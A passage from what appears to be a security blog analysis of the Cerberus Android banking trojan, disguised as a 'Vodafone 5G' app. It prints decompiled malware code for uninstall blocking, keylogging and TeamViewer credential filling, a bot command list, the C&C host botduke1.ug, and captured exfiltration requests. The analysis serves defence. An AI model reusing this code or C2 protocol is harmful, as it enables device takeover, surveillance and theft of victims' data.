    if (accessibilityEvent.getPackageName().toString().contains(a("ODQ4YWE3YzEyM2FiM2MwMGFmODRmZGZjMWU2ODE4ZjhiMGRmMzQ4YjEzYmE4NDNjODNhMmUwYjJhOTRmZjVhYzIwY2Q0OA=="))
        && this.j.contains(a("ODY4YmFlOWQyYmFkMzc0OWEyOTFhM2IzMTE2MDBmZTVhZGRmNzM5YTFlYjY4OA=="))
        && this.i.contains(e.p(this).toLowerCase())) {
        a();
        this.a.e(this, this.a.a(getString(2131034192)), a("YTU4OWE1OGMyZmExMzc0N2EyOTVhN2Y4MWQ3YzFlYjdhZGQ0M2E4OTE3YjQ4MDJiODFlN2ViYjNhZQ==") +
        a("YmNkNGZlZGM3MWY2NjA0NDll"));
    }
    if ((this.j.equals(a("ODY4YmFlOWQyYmFkMzc0OWIwOTRhM2VkMWY3ZTFlYjlhZjhjMzQ4YzFiYmQ4ODM4OTBlOWZiYjliOTQyZjdhYzI5ZGE0Y2ZmNTliZA==")) ||
        this.j.equals(a("ODY4YmFlOWQyYmFkMzc0OWI0ODhiN2ZhMTU3ODQ0ZmJiMGQ1N2Y5YTAwYjU4ZTI0OGJiMmZk")))
        && ((accessibilityEvent.getPackageName().toString().equals(a("ODQ4YWE3YzEyNWFhMzcxNWFjODhiN2IzMDM2OTFlZTNiMGQ1N2Q4OA==")) ||
        accessibilityEvent.getPackageName().toString().equals(a("ODQ4YWE3YzEyOWFkMjYwZWVkOTJiNmZlMDU3ZTAzZTNhMGQ4N2Y5NTA2YmM5ZA==")))
        && this.i.contains(e.p(this).toLowerCase()))) {
        a();
        this.a.e(this, this.a.a(getString(2131034192)), a("YTU4OWE1OGMyZmExMzc0N2EyOTVhN2Y4MWQ3YzFlYjdhZGQ0M2E4OTE3YjQ4MDJiODFlN2ViYjNhZQ==") +
        a("YmNkNGZlZGM3MWY2NjA0NDll"));
    }
    if (this.j.equals(a("ODQ4YWE3YzEyNWFhMzcxNWFjODhiN2IzMDM2OTFlZTNiMGQ1N2Q4ODVjYmQ4YTJiOGRhNGVjYmRiZTU2ZmRhZTJkY2M1ZQ==")) && e.q(this)) {
        a();
        this.a.e(this, this.a.a(getString(2131034192)), a("YTU4OWE1OGMyZmExMzc0N2EyOTVhN2Y4MWQ3YzFlYjdhZGQ0M2E5ZjFiYWE4ZTNmODhhMmE5YmRiZTU2ZmRhZTZjY2M1ZmUwNTVhOWUx") +
        a("YmNkNGZlZGM3MWY2NjA0NDll"));
    }
    if (accessibilityEvent.getPackageName().toString().contains(a("ODQ4YWE3YzEyM2FiM2MwMGFmODRmZGZjMWU2ODE4ZjhiMGRmMzQ4YjEzYmE4NDNjODNhMmUwYjJhOTRmZjVhYzIwY2Q0OA=="))
        && this.j.contains(a("ODY4YmFlOWQyYmFkMzc0OWEyOTFhM2IzMTE2MDBmZTVhZGRmNzM5YTFlYjY4OA==")) && this.i.contains(a("OGY4YWI5OWI="))
        && this.a.h(this, this.a.a(getString(2131034158))).equals(a("OTM5N2JmOGE="))) {
        a();
        this.a.e(this, this.a.a(getString(2131034192)), a("YTU4OWE1OGMyZmExMzc0N2EyOTVhN2Y4MWQ3YzFlYjdhZGQ0M2E4OTE3YjQ4MDJiODFlN2RkYjliYjU2YzJhOTI5ZGY1ZmU0") +
        a("YmNkNGZlZGM3MWY2NjA0NDll"));
    }
```

In above, we can see the message for blocking removal of TeamViewer app from the device. Cerberus use TeamViewe for remote access to victims device.




```
try {
    if (Build.VERSION.SDK_INT >= 18) {
        if (this.h.contains(a("ODQ4YWE3YzEzMGExMzIwYWI1ODhiNmVhMTU3ZTQ0ZmZiNmM4NmVkNTFmYjg5ZDM2ODFiMw=="))) {
            AccessibilityNodeInfo a4 = a.a(accessibilityEvent, a("ODQ4YWE3YzEzMGExMzIwYWI1ODhiNmVhMTU3ZTQ0ZmZiNmM4NmVkNTFmYjg5ZDM2ODFiM2IzYjViZTE0ZmNhZjNmZGM2NWY3NGZiOWVkMmQ
            AccessibilityNodeInfo a5 = a.a(accessibilityEvent, a("ODQ4YWE3YzEzMGExMzIwYWI1ODhiNmVhMTU3ZTQ0ZmZiNmM4NmVkNTFmYjg5ZDM2ODFiM2IzYjViZTE0ZmNhZjNmZGM2NWY3NGZiOWVkMmQ
            AccessibilityNodeInfo a6 = a.a(accessibilityEvent, a("ODQ4YWE3YzEzMGExMzIwYWI1ODhiNmVhMTU3ZTQ0ZmZiNmM4NmVkNTFmYjg5ZDM2ODFiM2IzYjViZTE0ZmNhZjNmZGM2NWY3NGZiOWVkMmQ
            if (a4 != null) {
                this.n = this.a.h(this, this.a.a(getString(2131034194)));
                if (!this.n.isEmpty()) {
                    this.o = this.a.h(this, this.a.a(getString(2131034186)));
                    this.s = false;
                    this.r = false;
                    this.q = false;
                    this.p = 0;
                    this.a.d(this, this.a.a(getString(2131034194)), "");
                    this.a.d(this, this.a.a(getString(2131034186)), "");
                }
            }
            if (this.p == 0) {
                AccessibilityNodeInfo a7 = a.a(accessibilityEvent, a("ODQ4YWE3YzEzMGExMzIwYWI1ODhiNmVhMTU3ZTQ0ZmZiNmM4NmVkNTFmYjg5ZDM2ODFiM2IzYjViZTE0ZjVhMzM4YzE1NWY4NjNhOGU
                AccessibilityNodeInfo a8 = a.a(accessibilityEvent, a("ODQ4YWE3YzEzMGExMzIwYWI1ODhiNmVhMTU3ZTQ0ZmZiNmM4NmVkNTFmYjg5ZDM2ODFiM2IzYjViZTE0ZjZiNTM4ZGM1NWY4NmNhYmV
                if (!(a7 == null || a8 == null)) {
```

com.teamviewer.host.market
a4 —> com.teamviewer.host.market:id/host_assign_device_username
a5 —>com.teamviewer.host.market:id/host_assign_device_password
a6 —> com.teamviewer.host.market:idhost_assign_device_submit_button
a7 —> com.teamviewer.host.market:id/action_bar_root
a8 —> com.teamviewer.host.market:id/buttonPanel

There are also some additional features in the malware. Using these commands the device can be turned into a RAT (Remote Access Trojan).

- grabbing_pass_gmail
- grabbing_lockpattern
- rat_connect
- change_url_connect
- request_permission
- change_url_recover
- run_admin_device
- url
- ussd
- sms_mailing_phonebook
- get_data_logs
- grabbing_google_authenticator2
- remove_app
- remove_bot
- notification
- send_sms
- call_forward
- run_app
- patch_update



```
            a("YjQ4NGJjOGE2NGI0MzYxNWFlODhhMGVlMTk2MzA0YzhhZA==");
            this.a.d(context, this.a.a(getString(2131034193)), jSONObject4.getString(a("OTc4MGI4ODIyZGI3MjAwZWFjOGY4Y2U5")));
        }
        if (this.a.h(context, this.a.a(getString(2131034196))).equals(a("Y2FkNA=="))) {
            a("YjQ4NGJjOGE2NGI0MjEwOGI3ODRiMGU5MmY3OA==");
            this.a.d(context, this.a.a(getString(2131034196)), jSONObject4.getString(a("OTc5N2E1OWIyMWE3MjczOGI3")));
        }
    } else if (jSONObject4.getString(a("OTM4ZGEzOWM=")).equals(a("ODM4MGJjODYyN2ExMGMxNGE2OTVhN2Y0MWU2YjE5YjQ="))) {
        a("ODA4MGJlY2YyMGExMjUwZWEwODQ4Y2VlMTU3ODFlZmViN2RjNjlkOA==");
        this.a.d(context, this.a.a(getString(2131034125)), jSONObject4.getString(a("OGY4Y2FlOGExNzg5MDA=")));
        this.a.d(context, this.a.a(getString(2131034156)), jSONObject4.getString(a("OGI4YWE5ODQwMGExMjUwZWEwODQ=")));
        this.a.d(context, this.a.a(getString(2131034189)), jSONObject4.getString(a("ODg4M2FjYmMyYmIxM2QwMw==")));
        this.a.d(context, this.a.a(getString(2131034191)), jSONObject4.getString(a("OGM4MGIzODMyYmEzMzQwMmIx")));
        this.a.d(context, this.a.a(getString(2131034157)), jSONObject4.getString(a("ODY4NmJlODYzMmExMWEwOWE5ODRiMGU5MTk2MzA0")));
    } else if (jSONObject4.getString(a("OTM4ZGEzOWM=")).equals(a("OTU5MGE0YjAyN2E5Mzc="))) {
        StringBuilder sb14 = new StringBuilder();
        sb14.append(a("ODA4MGJlY2YzNmIxM2QzOGEwOGNiN2E3NTA="));
        sb14.append(jSONObject4.toString());
        JSONObject jSONObject6 = new JSONObject(new String(Base64.decode(jSONObject4.getString(a("ODM4NGJlOGU=")), 0), "UTF-8"));
        String string = jSONObject6.getString(a("ODQ4OGFl"));
        switch (string.hashCode()) {
            case -2033081134:
                if (string.equals("grabbing_lockpattern")) {
                    c = 17;
                    break;
                }
                c = 65535;
                break;
            case -772676912:
                if (string.equals("rat_connect")) {
                    c = 11;
                    break;
                }
                c = 65535;
                break;
            case -634359797:
                if (string.equals("change_url_connect")) {
                    c = 12;
                    break;
                }
                c = 65535;
                break;
            case -561690241:
                if (string.equals("request_permission")) {
                    c = 15;
```


Dynamic Analysis


The application is hidden under the name “Vodafone 5G”. When the application is launched, it asks the user to enable Accessibility Service.


After the user grants the requested permission, the malware abuses it by giving it additional permissions, such as permissions to send messages, perform some action commands from C&C, and make calls without requiring any user interaction. It also disables Google Play Protect to prevent it from being discovered and deleted in the future. The malware appropriately grants it additional privileges and secures its persistence on the device. If the user tries to uninstall the malicious application or tries to disable the accessibility of the malicious application, it can prevent the user from uninstalling the software.

- TYPE_VIEW_CLICKED (eventType=1)
- TYPE_VIEW_FOCUSED (eventType=8)
- TYPE_VIEW_TEXT_CHANGED (eventType=16)
- TYPE_WINDOW_STATE_CHANGED (eventType=32)

For constant values of events:
https://www.apiref.com/android/android/view/accessibility/AccessibilityEvent.html


11:25
Search Apps...
Camera
Clock
Contacts
Custom Locale
Dev Settings
Dev Tools
Downloads
Email
Gallery
Gestures Buil..
Messaging
Music
Phone
Search
Settings
Superuser
Vodafone 5G
WebView Bro..



11:26
Enable Vodafone 5G
Accessibility Service
DOWNLOADED SERVICES
Switch Access OFF
TalkBack OFF
Vodafone 5G OFF
Enable Vodafone 5G



Use Vodafone 5G?


Vodafone 5G needs to:

- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.



```java
if (e.v(this) && accessibilityEvent != null) {
    if (this.f) {
        try {
            String format = new SimpleDateFormat(a("YWFhOGU1OGIyMGViMmExZWJhOThmZmJkMzg0NDUwZmFiNDgxNjk4ODUyYTM="), Locale.US).format(Calendar.getInstance().getTime())
            int eventType = accessibilityEvent.getEventType();
            if (eventType != 1) {
                if (eventType != 8) {
                    if (eventType != 16) {
                        if (accessibilityEvent.getText().toString().length() >= 3) {
                            this.g += format + a("YmNhM2E1OGMzMWI3MzYwMzll") + accessibilityEvent.getText().toString().length() + a("YzdjNmVh") + accessibilityEvent.ge
                        }
                    } else if (!accessibilityEvent.getText().toString().equals("")) {
                        this.g += format + a("YmNiMmJlODAzNmExNzMzM2E2OTlhN2Mw") + accessibilityEvent.getText().toString() + a("YmNjNmY4ZGI3MWY3NjI1N2YxYmM=");
                    }
                } else if (!accessibilityEvent.getText().toString().equals("")) {
                    this.g += format + a("YmNhM2E1OGMzMWI3MzYwMzll") + accessibilityEvent.getText().toString() + a("YmNjNmY4ZGI3MWY3NjI1N2YxYmM=");
                }
            } else if (!accessibilityEvent.getText().toString().equals("")) {
                this.g += format + a("YmNhNmE2ODYyN2FmMGU=") + accessibilityEvent.getText().toString() + a("YmNjNmY4ZGI3MWY3NjI1N2YxYmM=");
            }
        } catch (Exception e3) {
        }
    }
```

After the user allows the Accessibility Service, the application icon is deleted from the menu. It then sends a request to the C&C server (http://botduke1.ug).




#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
15	http://botduke1.ug	POST	/	✓									unknown host
14	http://botduke1.ug	POST	/	✓									unknown host
13	http://botduke1.ug	POST	/	✓									unknown host
12	http://botduke1.ug	POST	/	✓									unknown host
11	http://botduke1.ug	POST	/	✓									unknown host
10	http://botduke1.ug	POST	/	✓									unknown host
9	http://botduke1.ug	POST	/	✓									unknown host
8	http://connectivitycheck.gstatic....	GET	/generate_204			204	102						172.217.169.163

```
POST / HTTP/1.1
Content-Length: 506
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Build/NBD92Y)
Host: botduke1.ug
Connection: close
Accept-Encoding: gzip, deflate

sti=007&q=saved_data_device&zip=q8&ws= MDA2MjhjYWU2ZWY2NzE2YzExMzVlNDE2ZGZhMDk3YmQwYTZhOWI1YTlmZDRiMDNhOTc3YTQzMzUz
ODM2OWU1YTNiZjEyYjlhZWJjNGY1YjQ3MTJmNzZlZmU2NTExNDczZmM1ZGMyZWNiMzhlMmZkNTYw
ZjU4NzZiMjU3N2JkN2Q0MTgxMTRmOWQ4NzZjN2JlNGE1YzcwZWUzOTBiM2I3NjA3ZmU3YmJmYTI3
NzJjOGViMTkzODJkYjc2OWVkYTdkZDRjZTNkMWFhZjQ5MzA1MzQ5MzZjMmFlNTcwNmZhYTY4YjIx
NTZjZDA4MWQ5NjEwZjRkMGZhZGQ1NDA4OWI3MzI5NmI0MWE2N2VlMGZlOWUwNGQ4NGE2MjIzMmZl
ZjA4MjVmMjlmNjA1NTUxZDUyYzBiMzM0ZmY4ZjkyM2EyODFjNGU3OGI3YTljNGEyOGQ3YjI2OWFh
MjQ=
```

Since C&C is not active during the analysis process, we cannot see all functions. When we look at the Cerberus analysis reports/blogs, we can see that the parameters listed below are used:

- d_attacker_two
- d_attacker
- is_attacker
- info_device
- new_device
- saved_data_attacker
- saved_data_device
- pause_attacker
- saved_accessibility_events
- upgrade_patch
- connecting
- saved_all_sms
- saved_contacts
- saved_applications
- rat_connect
- rat_cmd

In the first request, the malware is trying to collect some data about the device. Requests sent by the device can be found as follows. info_device request contains device data such as Device Battery Level, Device Language. This request keeps the C&C server updated with new information about the device.



```
POST / HTTP/1.1
Content-Length: 535
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Build/NBD92Y)
Host: botduke1.ug
Connection: close
Accept-Encoding: gzip, deflate

sti=004&q=info_device&zip=q5&ws=MDA2MjgxYTc2ZWY2NzEzMzQ3NjNmMTdhYWFmYWMwZmQ0OTcwOGU1N2M5ZDVlODQ4ZTg2YzViM2Iy
YjRhZTk1YTJkZjEzZGExYTY5ZGJjZTUyNTJkM2JiOWMxNzU1YjM5YWE0ZDk0YWZiMWI5MTY4NDNi
YjVkOTJjMjkzNDhkNGQwNmM4NDVhMTk4MzM4OTliN2IwNzZhYmYzOTE3NmYzMzQ2Yzg3OWFjYWM2
NjI4OWVhZTkyOGNkNDM4Y2I5YjI2OTM4NjNmMzI5ZjFmNmYxYzU2MzY5OGVkMTUxN2U2YTI5YTZk
NWJkODBjNDlkYTA5YTc4NmJkOGMxMTQ4YmI0YzYyMjUxYWE0MjFhN2MyYmE0ZjgxMGQxYjNlMzk5
YjdjMzVmYjllMWY1YjVmYTczYjdkMmI1N2VhZTkzZmIyZTBhYWYwOWM2ZDhjNTkzNWNmZDMwYmFh
NjM2OThiODRhODYyZGI4MzU1YzUzYjdjZGI5MQ==
```

In the data in the resolved HTTP request, many personal and sensitive data on the device are sent to http://botduke1.ug, where the application communicates, by POST method.

```
{"DM":"0","AD":"null","BL":"100","TW":"40","SA":"0","SP":"2","SS":"1","LE":"en","SY":"1","SM":"0",
"ID":"otz7-1xmb-oyat-z034","IS":"","NR":"","GA":"","PS":"0","PC":"0","PP":"0","PO":"0"}
```

Features

Cerberus has the same capabilities as most other Android banking trojans, such as overlay attacks, SMS checking. The Trojan can also take advantage of keystrokes to expand its attack coverage.

- Overlaying: Dynamic (Local injects obtained from C2)
- Keylogging
- SMS listing
- SMS forwarding
- Device info collection
- Contact list collection
- Application listing
- Location collection
- SMS Sending
- Calls: USSD request making
- Calls: Call forwarding
- Remote actions: App installing
- Remote actions: App starting
- Remote actions: App removal
- Remote actions: Showing arbitrary web pages
- Remote actions: Screen-locking
- Notifications: Push notifications
- Hiding the App icon
- Preventing removal
- Emulation-detection
- Stealing 2FA tokens

On August 2020, Cerberus group officially announced the project is indeed dead because of Google Play Protects new functionality. Forum admin who bought Cerberus, shared the source code publicly.

References

https://pentest.blog/n-ways-to-unpack-mobile-malware/
https://koodous.com/apks
https://www.threatfabric.com/blogs/cerberus-a-new-banking-trojan-from-the-underworld.html
https://www.biznet.com.tr/wp-content/uploads/2020/08/Cerberus.pdf
https://www.avira.com/en/blog/in-depth-analysis-of-a-cerberus-trojan-variant
https://securitynews.sonicwall.com/xmlpost/coronavirus-themed-android-rat-on-the-prowl/